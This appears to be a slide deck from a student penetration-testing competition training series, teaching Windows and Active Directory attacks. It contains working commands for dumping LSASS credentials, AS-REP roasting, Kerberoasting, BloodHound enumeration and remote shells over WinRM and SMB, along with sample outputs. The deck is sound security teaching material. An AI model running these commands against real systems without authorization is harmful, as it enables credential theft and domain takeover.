

Week 5: Hacking Windows

Windows and Active Directory

Sign-In:

<https://jessh.zip/25cptcw5>

SIGN IN PLEASE

<https://jessh.zip/25cptcw5>

whoami

Anthony | 4nthvny

M.S. InfoSec major

SOC Analyst Intern @ SoFi

CCDC

- Threat Hunter 2025-2026
- Threat Hunter 2026-2027

CPTC

- Windows 2025-2026
- Captain 2026-2027



whoami

Alex | shekilledalex

B.S. Computer Information Systems

Red Team Intern @ CrowdStrike

Prev @ MITRE & JHU APL

CPTC

- Web 2025-2026

CCDC

- Alternate 2024-2025

NCAE

- Networking 2024

CyberForce

- Incident Response 2023



Next on Bronco CPTC . . .

When	What
July 11th	Introduction to C/P Cyber
July 18th	Intro to Penetration Testing
July 25th	Hacking Web Applications
August 1st	Hacking Linux
August 8th	Hacking Windows
August 15th	Consulting
August 22-23th	Tryouts

← You
are
here

Agenda

1

The Basics

2

Common Services

3

Attacking AD

4

Homework



Windows



- Unquoted Service Path
- **Password Dumping***
- DLL Hijacking/Sideload
- **Version Exploitation***
- **Pass the Hash***
- Privilege Token Abuse
- Weak Registry Permissions



Active Directory



- SMB share enumeration
- Poisoning
 - DHCPv6, LLMNR, IPv6
 - NetNTLMv1 / NetNTLMv2
- Authentication Coercion
 - PetitPotam, DFSCoerce, PrinterBug,
- Pre2k Machine Accounts
- **AS-REProasting***
- **AD CVEs (ZeroLogon, NoPAC, EB, etc.)***
- Password Spraying
- MSSQL
- NTLM Relay
 - SMB, HTTP -> LDAP -> RBCD, ESC8
- Unconstrained/Constrained/Resource Based Constrained Delegation
- **Kerberoasting***
- ADCS
- Trusts
- **DPAPI***
- **LDAP Enumeration via Bloodhound***



1

The Basics

File System



Similar to Linux



Directories use backslashes (\)



Filesystem Root is usually C:\



Directories and files are case insensitive



c:\bruh.exe == c:\BRUH.exe

Windows Credentials

LM -> Old, extremely weak hashing from windows. Mostly unused

AAD3B435B51404eeaAD3B435B51404EE

NT -> The equivalent of a password in Windows. Not as weak, but still weak hash.

bruh -> A39AD1E1DBA3ED1489E54FE4FAF2AC59

NTLM -> The LM + : + NT hash

AAD3B435B51404eeaAD3B435B51404EE:A39AD1E1DBA3ED1489E54FE4FAF2AC59

NetNTLMv1/2 -> When Authenticating over Network


SAM -> Security Accounts Manager, LOCAL credentials

LSA -> Local Security Authority, service creds, domain cached, SYSTEM creds

LSASS -> Local Security Authority Server Service, a process that handles authentication

NT LAN Manager (NTLM)

Challenge/Response Process



Windows Credentials II



SAM ⇒ Security Access Manager

Registry ⇒ HKLM \ SAM

File => C: \ Windows \ System32 \ config \ SAM



Local Security Subsystem Service: LSASS

Handles and stores logon information in memory



NTDS.DIT

AD database, including hashes

DPAPI

Data Protection API

- Microsoft's built-in symmetric cryptography
- Intended as an easy solution for encrypting sensitive information
- Utilizes a masterkey and an encrypted file
 - Masterkey encrypted using the user's password and a backupkey.
 - Decrypt the master key -> decrypt the encrypted file that stores creds

Examples Use cases

- Scheduled Task Credentials
- Saved browser passwords





**THE
SAM**




**THE
LSA**



**and THE
LSASS**

AND DPAPI

Active Directory





02

Common Services & Interacting with Them

Common Windows Services



SMB – Port 445 TCP



RDP – Port 3389 TCP

SMB: 445 TCP



File share service/protocol

Share resources over network

Credentials OR null/guest authentication

```
smb: \Program Files (x86)\> cd "Microsoft OneDrive"
smb: \Program Files (x86)\Microsoft OneDrive\> ls
.                D            0   Wed Mar 13 02:11:31 2019
..               D            0   Wed Mar 13 02:11:31 2019
OneDriveSetup.exe A 20466392  Thu Feb  7 19:55:11 2019
passwords.txt    A            19   Wed Mar 13 02:11:31 2019



31431167 blocks of size 4096. 23684287 blocks available
```

If admin privileges, can obtain command execution

MY REACTION WHEN

```
root@kali:~# cme smb 172.16.27.132 -u 'administrator' -p 'password' -X '$PSVersionTable'
SMB      172.16.27.132    445    AVTEST      [*] Windows 7 Home Premium 7601 Service Pack 1
g:False) (SMBv1:True)
SMB      172.16.27.132    445    AVTEST      [+] AVTEST\administrator:password (Pwn3d!)
SMB      172.16.27.132    445    AVTEST      [+] Executed command
SMB      172.16.27.132    445    AVTEST      Name                               Value
SMB      172.16.27.132    445    AVTEST      ----                               -
SMB      172.16.27.132    445    AVTEST      CLRVersion                        2.0.50727.5420
SMB      172.16.27.132    445    AVTEST      BuildVersion                      6.1.7601.17514
SMB      172.16.27.132    445    AVTEST      PSVersion                         2.0
SMB      172.16.27.132    445    AVTEST      WSMANStackVersion                2.0
SMB      172.16.27.132    445    AVTEST      PSCompatibleVersions             {1.0, 2.0}
SMB      172.16.27.132    445    AVTEST      SerializationVersion             1.1.0.1
SMB      172.16.27.132    445    AVTEST      PSRemotingProtocolVersion        2.1
root@kali:~#
```

WHEN WINDOWS




RDP: 3389 TCP



Remote Desktop Protocol

Remotely access a computer with GUI



Common AD (DC) Services



DNS – Port 53 TCP/UDP



Kerberos – Port 88 TCP




LDAP – Port 389,636,3268,3269 TCP



Winrm – Port 5985,5986 TCP

Kerberos: 88 TCP



Kerberos


```
kinit [user]
```

```
klist
```

```
export KRB5CCNAME=[ticket path]
```

```
nxc smb [domain] -u [user] -k  
--use-kcache
```

[Vintage HTB Walkthrough](#)



LDAP: 389,636,3268,3269 TCP



Language of Active Directory



Authorization, Identification of AD Objects



Syntax example: "cn=jdoe, ou=People, dc=example, dc=com"



ldapsearch -x -D '<DOMAIN>\<username>' -w '<password>' -H ldap://<FQDN or IP> -b "dc=subdomain,dc=TLD"

```
kubuntu@kubuntu-client:/$ ldapsearch -x -H ldap://192.168.178.29 -b "dc=devconnected,dc=com"
# extended LDIF
#
# LDAPv3
# base <dc=devconnected,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# devconnected.com
dn: dc=devconnected,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: devconnected
dc: devconnected
```

WinRM: 5985 TCP



Windows Remote Management

Requires credentials for a user with the privilege

```
(kali㉿kali)-[/opt]
$ evil-winrm -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169 -s /home/kali/Downloads

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /all

USER INFORMATION
_____

User Name      SID
=====
megabank\ryan  S-1-5-21-1392959593-3013219662-3596683436-1105
```



03

Attacking AD

Methodology (Short)

- It's all about context
 - Whoami
 - What can I do
 - Who are they
 - What can they do
 - How can I get from A to B

Methodology (Long)

1. Locate the domain controller
2. Find the Windows hosts on the network
3. Low Hanging Fruit
 - a. CVEs
 - b. SMB Shares
 - c. Cred Spraying
4. AD Services
 - a. Does the port require auth?
 - i. NULL/GUEST Auth? What creds do I have?
 - b. Do I have a domain context?
 - i. What access do these creds give me?
 - ii. What privileges do I have on the domain? BLOODHOUND!!
 - iii. Low Hanging fruit
 1. Roasts
 2. User descriptions
 - c. Do I have local admin?
 - i. SMB command execution via smb/wmi/schedule tasks.
 - ii. DUMP LSASS/SAM/LSA/DPAPI AND SPRAY!

DNS!!

Active Directory runs on DNS

```
sudo nano /etc/resolv.conf
```

```
nameserver [DC-IP]  
nameserver 192.168.8.1  
nameserver 8.8.8.8
```



Initial Access

Version Exploits

Windows/AD has many initial access/privilege escalation vulns on older versions.

Eternal Blue (MS17-010)

Zero Logon (CVE 2020-1472)

These won't be covered but are pretty iconic

Print Nightmare

NoPAC

Proxy(not)shell

Eternal Blue (MS17-010)

Description:

An exploit that exploits outdated Windows hosts running SMBv1.

Requirements:

- Network access
- Credentials*
- SMBv1 enabled and outdated Windows

Gain:

- SYSTEM access to machine

Zero Logon (CVE 2020-1472)

Description:

An exploit that exploits outdated Domain Controllers.

Requirements:

- Network access
- Domain Controllers pre 2020.

Gain:

- Full control of domain



Privilege Escalation / Post Exploitation

Netexec (nxc)

Description:

A swiss army knife tool (previously known as CrackMapExec) that is built utilizing [impacket](#) scripts.

Utilization:

- Enumeration
- Attacks
- Modules/CVEs
- Dump creds

```
nxc smb 192.168.1.5 -u [user] -p [pass] -M lsassy
```

```
nxc smb 192.168.1.5 -u [user] -p [pass] --users
```

```
nxc ldap 192.168.1.5 -u [user] -p [pass] --kerberoasting output.txt
```

Bloodhound

Description:

Enumerate and sniff out AD attack paths.

Requirements:


- Network access
- Valid credentials

Gain:

- Information! Attack paths!

```
nxc ldap [dc-ip] -u [user] -p [pass] --bloodhound -c all
```

[SharpHound.exe](#)



DEMO

Kerberos Attacks

Kerberos is an authentication protocol. We can do some fun stuff with it

ASREProast

Kerberoast

These ones are out of scope, but are really cool. Check them out!

Unconstrained Delegation

Constrained Delegation

Resource Based Constrained Delegation

<https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>

ASREPROast

Description:

Abuse user accounts with the flag DONT_REQUIRE_PREAUTH to obtain a hash. This hash may be crackable.

Requirements:

- Network access
- A username

Gain:

- User Credentials*

```
nxc ldap [ip] -u [user] -p [pass] --asreproast output.txt
```



Client

Step 1: Authentication Server Request (KRB_AS_REQ)

Step 2: Authentication Server Reply (KRB_AS_REP)

Step 3: Ticket Granting Service Request (KRB_TGT_REQ)

Step 4: Ticket Granting Service Reply (KRB_TGT_REP)

Step 5: Application Request (KRB_AP_REQ)

Step 6: Service Authentication (OPTIONAL)

DOMAIN CONTROLLER

KDC = AS + TGS



Application Server

ASREPROast

Commands:


```
nxc ldap [ip] -u [user] -p [pass] --asreproast output.txt
```

```
impacket-GetNPUsers -no-pass -usersfile [file] -dc-ip [ip]  
[domain]/
```

```
impacket-GetNPUsers [domain]/ -dc-ip [ip]-request
```

- Usually works but not always.

ASREProast



Kerberoast

Description:

Request a service ticket for an account with an SPN set, and obtain a potentially crackable hash.

Requirements:

- Network access
- Credentials

Gain:

- User Credentials*

```
nxc ldap [ip] -u [user] -p [pass] --kerberoasting output.txt
```

```
impacket-GetUserSPNs -outputfile kerberoastables.txt -dc-ip [ip]  
'[domain]/[user]:[password]'
```



Client

Step 1: Authentication Server Request (KRB_AS_REQ)

Step 2: Authentication Server Reply (KRB_AS_REP)

Step 3: Ticket Granting Service Request (KRB_TGT_REQ)

Step 4: Ticket Granting Service Reply (KRB_TGT_REP)

Step 5: Application Request (KRB_AP_REQ)

Step 6: Service Authentication (OPTIONAL)

DOMAIN CONTROLLER

KDC = AS + TGS



Application Server

